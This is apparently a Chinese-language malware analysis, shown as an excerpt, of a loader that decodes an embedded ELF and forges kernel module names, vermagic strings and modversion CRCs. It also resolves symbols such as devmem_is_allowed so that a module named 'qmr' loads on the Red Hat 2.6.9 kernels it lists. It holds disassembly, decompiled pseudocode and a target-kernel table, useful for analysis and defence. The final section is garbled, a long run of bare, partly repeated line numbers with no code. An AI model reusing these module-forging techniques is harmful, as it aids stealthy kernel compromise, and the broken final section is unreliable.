mov    dword ptr [esp+4], offset aBvp_sym__devmem_is_allowed ; "Bvp_sym__devmem_is_allowed"
mov    [esp], eax ; dst
call   serial_bind_0xa8a16d65_xcode
mov    dword ptr [esp+4], 0
mov    [esp+8], eax
lea    eax, [ebp+var_1C]
mov    [esp], eax
call   ebx ; ELF_API_0x08052A40
xor    ebx, ebx
test   eax, eax
jnz   short loc_8058A88
mov    eax, [ebp+var_1C]
test   eax, eax
jz    short loc_8058A88
cmp    eax, 0xFFFFFFFFh
jz    short loc_8058A88
lea    eax, [ebp+dst]
mov    edi, ds:ELF_API_0x08052A40
mov    dword ptr [esp+8], 20h ; ` ; length
mov    dword ptr [esp+4], offset aBvp_config__linux_version_code ; "Bvp_config__LINUX_VERSION_CODE"
mov    [esp], eax ; dst
call   serial_bind_0xa8a16d65_xcode
mov    dword ptr [esp+4], 0
mov    [esp+8], eax
lea    eax, [ebp+var_20]
mov    [esp], eax
call   edi ; ELF_API_0x08052A40
test   eax, eax
jnz   short loc_8058A88
mov    eax, [ebp+var_20]
cmp    eax, 0xFFFFFFFFh
jz    short loc_8058A88
cmp    eax, 20619h
mov    ebx, 1
jbe   short loc_8058A98
lea    esi, [esi+0]

```

对应的伪代码：

```

2{
3 int (__cdecl *v0)(int *, _DWORD, int); // ebx
4 int v1; // eax
5 int v2; // eax
6 int v3; // ebx
7 int (__cdecl *v4)(unsigned int *, _DWORD, int); // edi
8 int v5; // eax
9 void (__cdecl *v7)(int *, _DWORD, int); // edi
10 int v8; // eax
11 void (__cdecl *v9)(int *, _DWORD, int); // edi
12 int v10; // eax
13 void (__cdecl *v11)(int *, _DWORD, int); // edi
14 int v12; // eax
15 char v13[49]; // [esp+17h] [ebp-121h] BYREF
16 char buffer[49]; // [esp+48h] [ebp-F0h] BYREF
17 char dst[49]; // [esp+79h] [ebp-BFh] BYREF
18 char v16[49]; // [esp+AAh] [ebp-8Eh] BYREF
19 char v17[49]; // [esp+DBh] [ebp-5Dh] BYREF
20 int v18; // [esp+10Ch] [ebp-2Ch] BYREF
21 int v19; // [esp+110h] [ebp-28h] BYREF
22 int v20; // [esp+114h] [ebp-24h] BYREF
23 unsigned int v21; // [esp+118h] [ebp-20h] BYREF
24 int v22[4]; // [esp+11Ch] [ebp-1Ch] BYREF
25
26 v0 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
27 v22[0] = 0;
28 v21 = 0;
29 v20 = 0;
30 v19 = 0;
31 v18 = 0;
32 v1 = serial_bind_0xa8a16d65_xcode(buffer, "Bvp_sym__devmem_is_allowed", 28);
33 v2 = v0(v22, 0, v1);
34 v3 = 0;
35 if ( !v2 )
36 {
37     if ( v22[0] )
38     {
39         if ( v22[0] != -1 )
40         {
41             v4 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
42             v5 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_config__LINUX_VERSION_CODE", 32);
43             if ( !v4(&v21, 0, v5) && v21 != -1 )
44             {
45                 v3 = 1;
46                 if ( v21 <= 0x20619 )
47                 {
48                     v7 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
49                     v8 = serial_bind_0xa8a16d65_xcode(v16, "Bvp_config__CONFIG_INFINIBAND_NES", 35);
50                     v7(&v20, 0, v8);
51                     v9 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
52                     v10 = serial_bind_0xa8a16d65_xcode(v17, "Bvp_config__CONFIG_INFINIBAND_NES_MODULE", 42);
53                     v9(&v19, 0, v10);
54                     v11 = (void (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
55                     v12 = serial_bind_0xa8a16d65_xcode(v13, "Bvp_config__CONFIG_XEN", 24);
56                     v11(&v18, 0, v12);
57                     if ( v20 != 1 && v19 != 1 )
58                         LOBYTE(v3) = v18 == 1;
59                 }
60             }
61         }
62     }
}

```

4. serial_bvp流程

```

LOAD:08059750 55          push   ebp
LOAD:08059751 89 E5        mov    ebp, esp
LOAD:08059753 81 EC 28 09 00 00 sub    esp, 928h
LOAD:08059759 80 3D B0 DE 06 08 00 cmp    ds:g_elf_decode, 0
LOAD:08059760 89 5D F4        mov    [ebp+var_C], ebx
LOAD:08059763 89 75 F8        mov    [ebp+var_8], esi
LOAD:08059766 89 7D FC        mov    [ebp+var_4], edi
LOAD:08059769 C7 45 E4 00 00 00 00 mov    [ebp+var_1C], 0
LOAD:08059770 75 25         jnz    short loc_8059797
LOAD:08059772 A1 C8 3C 06 08         mov    eax, ds:g_elf_len
LOAD:08059777 BB FF FF FF FF        mov    ebx, 0FFFFFFFh
LOAD:0805977C C7 04 24 20 3D 06 08     dword ptr [esp], offset g_elf_buf ; buf
LOAD:08059783 89 44 24 04         mov    [esp+4], eax ; len
LOAD:08059787 E8 D4 64 00 00         call   serial_bind_0x4743c911_xor
LOAD:0805978C 85 C0         test   eax, eax
LOAD:0805978E 74 2C         jz    short loc_80597BC
LOAD:08059790 C6 05 B0 DE 06 08 01     mov    ds:g_elf_decode, 1
LOAD:08059797
LOAD:08059797 A1 C8 3C 06 08         loc_8059797: ; CODE XREF: serial_bvp+20↑j
LOAD:0805979C 8D B5 7C FF FF FF        mov    eax, ds:g_elf_len
LOAD:080597A2 C7 44 24 04 20 3D 06 08     lea    esi, [ebp+info]
LOAD:080597AA 89 34 24         mov    dword ptr [esp+4], offset g_elf_buf ; elf_buf
LOAD:080597AD 89 44 24 08         mov    [esp], esi ; info
LOAD:080597B1 E8 BA 0C 00 00         mov    [esp+8], eax ; elf_len
LOAD:080597B6 85 C0         call   serial_elf_getbaseinfo
LOAD:080597B8 89 C3         test   eax, eax
LOAD:080597BA 74 24         mov    ebx, eax
LOAD:080597BC
LOAD:080597BC
LOAD:080597BC 8B 45 E4         loc_80597BC: ; CODE XREF: serial_bvp+3E↑j
LOAD:080597BF 85 C0         mov    eax, [ebp+var_1C]
LOAD:080597C1 74 08         test   eax, eax
LOAD:080597C3 89 04 24         jz    short loc_80597CB
LOAD:080597C6 E8 C5 70 00 00         mov    [esp], eax
LOAD:080597CB
LOAD:080597CB 89 D8         call   serial_bind_0x44611a64_free
LOAD:080597CD 8B 75 F8
LOAD:080597D0 8B 5D F4
LOAD:080597D3 8B 7D FC
LOAD:080597D6 89 EC
LOAD:080597D8 5D
LOAD:080597D9 C3
LOAD:080597D9
LOAD:080597DA 8D B6 00 00 00 00 00         loc_80597CB: ; CODE XREF: serial_bvp+71↑j
LOAD:080597E0
LOAD:080597E0
LOAD:080597E0 8D 45 E4         align 10h
LOAD:080597E3 89 44 24 08         loc_80597E0: ; CODE XREF: serial_bvp+6A↑j
LOAD:080597E7 8D 85 48 FF FF FF        lea    eax, [ebp+var_1C]
LOAD:080597ED 89 44 24 04         mov    [esp+8], eax
LOAD:080597F1 89 34 24         lea    eax, [ebp+var_B8]
LOAD:080597F4 E8 C7 0E 00 00         mov    [esp+4], eax
LOAD:080597F9 85 C0         mov    [esp], esi
LOAD:080597F9

```

00011750 08059750: serial_bvp (Synchronized with Hex View-1)

5. 加载第一个模块qmr

```

117 int v118; // [esp+8F8h] [ebp-30h] BYREF
118 unsigned int v119; // [esp+8FcH] [ebp-2Ch] BYREF
119 int v120; // [esp+900h] [ebp-28h] BYREF
120 int v121; // [esp+904h] [ebp-24h] BYREF
121 int v122; // [esp+908h] [ebp-20h] BYREF
122 int v123[4]; // [esp+90Ch] [ebp-1Ch] BYREF
123
124 v123[0] = 0;
125 if ( !g_elf_decode )
126 {
127     v3 = -1;
128     if ( !serial_bind_0x4743c911_xor(g_elf_buf, g_elf_len) )
129         goto LABEL_5;
130     g_elf_decode = 1;
131 }
132 v3 = serial_elf_getbaseinfo(info, g_elf_buf, g_elf_len);
133 if ( !v3 )
134 {
135     v3 = serial_Bvp_sizeof(info, v102, v123);
136     if ( !v3 )
137     {
138         v3 = -1;
139         v117 = 0;
140         v118 = 0;
141         v5 = serial_bind_0xa8a16d65_xcode(buffer, "qmr", 5); // 第一个内核模块
142         v120 = 0;
143         v119 = 0;
144         v6 = v5;
145         if ( v5 )
146         {
147             v7 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
148             v8 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_offsetof__CzZmodule__Mname", 32);
149             v3 = v7(&v120, 0, v8);
150             if ( !v3 )
151             {
152                 v9 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
153                 v10 = serial_bind_0xa8a16d65_xcode(v100, "Bvp_const__MODULE_NAME_LEN", 28);
154                 v3 = v9(&v119, 0, v10);
155                 if ( !v3 )
156                 {
157                     if ( v120 == -1 || v119 == -1 )
158                     {
159                         v11 = v104;
160                     }
161                     else
162                     {
163                         v11 = v104;
164                         v12 = *(_DWORD *) (v104 + 40 * v105 + 16) + v103;
165                         if ( !*(_BYTE *) (v12 + v120) )
166                         {

```

6. 校验发行版:

```

153
154     v10 = serial_bind_0xa8a16d65_xcode(v104, Bvp_Const_Module_Name_Len, 28);
155     v3 = v9(&v119, 0, v10);
156     if ( !v3 )
157     {
158         v11 = v104;
159     }
160     else
161     {
162         v11 = v104;
163         v12 = *(__DWORD *) (v104 + 40 * v105 + 16) + v103;
164         if ( !*(__BYTE *) (v12 + v120) )
165         {
166             (*(void __cdecl **)(int, int, unsigned int))&strncpy_._(v120 + v12, v6, v119);
167             v11 = v104;
168         }
169     }
170     v119 = *(__DWORD *) (v11 + 40 * v107 + 20);
171     v13 = serial_bind_0xa8a16d65_xcode(v94, "vermagic", 10);
172     v79 = 0;
173     v14 = (*(int __cdecl **)(int))&strlen_._(v13);
174     v15 = *(__DWORD *) (v104 + 40 * v107 + 16) + v103;
175     if ( !v15 )
176     {
177         goto LABEL_41;
178     }
179     do
180     {
181         if ( !(*(int __cdecl **)(int, int, int))&strncmp_._(v15, v13, v14) )
182         {
183             v16 = (const char *) (v15 + v14 + 1);
184             if ( *(__BYTE *) (v15 + v14) != 61 )
185                 v16 = v79;
186             v79 = v16;
187         }
188         v15 = sub_805A3C0(v15, &v119);
189     }
190     while ( v15 );
191     v3 = -1;
192     if ( v79 )
193     {
194         if ( !strcmp(
195             v79,
196             "e86dd99a33cb9df96e793518f659746f8cc3d9ac39413871f5af58d7d00685ab0c449d62aa35c865a133dff" ) // 校验发行版本
197             // /
198         {
199             serial_bind_0xbff3146c2_memset(v100, 0);
200             v3 = serial_bvp_config_();
201             if ( !v3 )
202                 serial_bind_0x79873eff_memmove(v79, v100, 89);
203             v17 = (int __cdecl **)(int *, __WORD, int) ELF_API_0x08052A40;
204             v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_Config__CONFIG_MODVERSIONS", 32);
205             v3 = v17(&v117, 0, v18);
206             if ( !v3 )
207             {
208                 if ( v117 == 1 )
209                 {
210                     v119 = 0;
211                     v120 = 0;
212                     v121 = 0;
213                 }
214             }
215         }
216     }

```

7. 该发行版对应了TSB中的版本：

4.1 Linux version 2.6.9-11.EL (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 Fri May 20 18:17:57 EDT 2005	f75835f359ef8f26a8f58c113ac7fdcb8...fe89fc7ebfb9bd7875e9e0fb0770bf1d...
4.2 Linux version 2.6.9-22.EL (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 Mon Sep 19 18:20:28 EDT 2005	3e7a8cc0c25e882570eca088d349c92...b5b678cf805b3b09581303786d01dbcf1...
4.3 Linux version 2.6.9-34.EL (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 Fri Feb 24 16:44:51 EST 2006	d161ead0798c73b3856695af95cb227...ed4c725e19754e64c1046a245d265501...
4.4 Linux version 2.6.9-42.EL (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 Wed Jul 12 23:16:43 EDT 2006	83c3b021b528f15fd0959a380e04d32...
4.5 Linux version 2.6.9-55.EL (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 Fri Apr 20 16:35:59 EDT 2007	28fbdd4d2772ac82473cd562c5d9df3d6...
4.6 Linux version 2.6.9-67.EL (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 Wed Nov 7 13:41:13 EST 2007	8debe58a1f66754d305aa3bf01136a65...
4.7 Linux version 2.6.9-78.EL (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 Wed Jul 9 15:27:01 EDT 2008	
4.8 Linux version 2.6.9-89.EL (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 Mon Apr 20 10:23:08 EDT 2009	
4.1 Linux version 2.6.9-11.ELmp (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 SMP Fri May 20 18:26:27 EDT 2005	a71048d6369a67956428d0b0d2c752d...87e51d3b1e37234e2f644abb72b0ba3f9%
4.2 Linux version 2.6.9-22.ELmp (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 SMP Mon Sep 19 18:32:14 EDT 2005	
4.3 Linux version 2.6.9-34.ELmp (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 SMP Fri Feb 24 16:54:53 EST 2006	3305280a57cdeeb23c2fc6d564c2fbfe...
4.4 Linux version 2.6.9-42.ELmp (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 SMP Wed Jul 12 23:27:17 EDT 2006	83c3b021b528f15fd0959a380e04d32...
Linux version 2.6.9-42.0.10.ELmp (brewbuilder@ls20-bc1-5.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:17:21 EDT 2007	1c8fd03a1962172dc9b1a6bab306668...
Linux version 2.6.9-42.0.10.ELmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:13:42 EDT 2007	e27ae7a73867db2a4ef0f00726a95689b...
4.5 Linux version 2.6.9-55.ELmp (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Apr 20 17:03:35 EDT 2007	e5127b3e3b01639fc8d231c7bbcf5fa...
4.6 Linux version 2.6.9-67.ELmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 SMP Wed Nov 7 13:58:04 EST 2007	6233d72d26f693c859ca0ab5bee1c37...
4.7 Linux version 2.6.9-78.ELmp (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 SMP Wed Jul 9 15:39:47 EDT 2008	23fb8c30154c640c90305073ddcace4b6...
4.8 Linux version 2.6.9-89.ELmp (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 SMP Mon Apr 20 10:34:33 EDT 2009	7759efce92837e9cd30d5ccab57b5...

8.校验2：

```

v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_config_CONFIG_MODVERSIONS", 32);
v3 = v17(&v117, 0, v18);
if ( !v3 )
{
    if ( v117 == 1 )
    {
        v119 = 0;
        v120 = 0;
        v121 = 0;
        v122 = 0;
        v34 = serial_bind_0xa8a16d65_xcode(v95, "Bvp_modversion__", 18);
        v35 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
        v80 = v34;
        v36 = serial_bind_0xa8a16d65_xcode(v96, "Bvp_sizeof__zZmodversion_info", 31);
        v3 = v35(&v119, 0, v36);
        if ( v3 )
            goto LABEL_5;
        v37 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
        v38 = serial_bind_0xa8a16d65_xcode(v97, "Bvp_offsetof__CzZmodversion_info__Mname", 41);
        v3 = v37(&v120, 0, v38);
        if ( v3 )
            goto LABEL_5;
        v39 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
        v40 = serial_bind_0xa8a16d65_xcode(v98, "Bvp_offsetof__CzZmodversion_info__Mcrc", 40);
        v3 = v39(&v121, 0, v40);
        if ( v3 )
            goto LABEL_5;
        if ( v119 != -1 && v120 != -1 && v121 != -1 )
        {
            v41 = v104 + 40 * v108;
            v42 = *( _DWORD * )( v41 + 16 ) + v103;
            v43 = *( _DWORD * )( v41 + 20 ) / v119;
            if ( v43 )
            {
                do
                {
                    v73 = v43;
                    v44 = v42 + v3 * v119;
                    v71 = v44 + v120;
                    ((void (__cdecl * )(char *, _DWORD))serial_bind_0xbff3146c2_memset)(v100, 0);
                    (*(void (__cdecl **)(char *, int, int))&strcpy_._)(v100, v80, 128);
                    (*(void (__cdecl **)(char *, int))&strcat_._)(v100, v71);
                    ((void (__cdecl * )(int *, _DWORD, char *))ELF_API_0x08052A40)(&v122, 0, v100);
                    v43 = v73;
                    v45 = (_DWORD * )( v121 + v44 );
                    if ( *v45 != 0x1DC665AE )
                        goto LABEL_41;
                    ++v3;
                    *v45 = v122;
                }
                while ( v73 > v3 );
            }
        }
    }
}

```

9. 内核模块加载时的参数验证1：

```

254     WNL1E { V/s > Vd };
255     }
256   }
257 }
258 v19 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
259 v20 = serial_bind_0xa8a16d65_xcode(v87, "Bvp_Offsetof__CzModule__Minit", 32);
260 v3 = v19(&v18, 0, v20);
261 if ( !v3 )
262 {
263     v21 = (_DWORD *) (v104 + 40 * v106);
264     v22 = v21[7];
265     v3 = -1;
266     if ( v22 < *(unsigned __int16 *) (v103 + 48)
267         && (*(_BYTE *) (v104 + 40 * v22 + 8) & 2) != 0
268         && v21[5] <= 0xFu )
269     {
270         v23 = v21[4] + v103;
271         if ( (*(_DWORD *)v23 == 60 && (*(_BYTE *) (v23 + 4) == 1 )
272             {
273                 *( _DWORD *)v23 = v118;
274                 v24 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
275                 v119 = 0;
276                 v118 = 0;
277                 v25 = serial_bind_0xa8a16d65_xcode(v95, "Bvp_Sym__DevMem_is_allowed", 28);
278                 if ( v24(&v122, 0, v25) )
279                     goto LABEL_41;
280                 if ( v122 == -1 )
281                     goto LABEL_41;
282                 v26 = serial_bind_0xa8a16d65_xcode(v96, "Bvp_Sym__Sym_after_DevMem_is_allowed", 38);
283                 if ( ((int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40)(&v121, 0, v26) )
284                     goto LABEL_41;
285                 if ( v121 == -1 )
286                     goto LABEL_41;
287                 v27 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
288                 v28 = serial_bind_0xa8a16d65_xcode(v97, "Bvp_Weak_Sym__Lookup_Address", 30);
289                 if ( v27(&v120, 0, v28) )
290                     goto LABEL_41;
291                 v29 = v120;
292                 if ( v120 == -1 )
293                     goto LABEL_41;
294                 v30 = v121;
295                 v70 = v122;
296                 v31 = serial_bind_0xa8a16d65_xcode(v98, "%s=%lu %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx", 48);
297                 if ( !(int (__cdecl *)(char *, int, int, const char *, int, const char *, int, const char *, int, const char *, int))&snpr
298                     v81,
299                     v1024,
300                     v33,
301                     "Nmlas",
302                     XX,
303                     "qkizlbKRbFdM",
304                     v70,
305                     "xdkzVqttnab",
306                     v30,
307                     "iHRCzn",
308                     v29,
309                     "dxRuFsbUutDV",
310                     YY,
311                     "NgGNaOrdVC",
312                     zz) < 0 ) // 需要符合对应的参数设定1
313                 goto LABEL_41;
314 }

00011CD800001.htm:297 (8059C000)

```

10. 内核模块2加载时的参数验证2：

```

55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1045
1046
1047
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
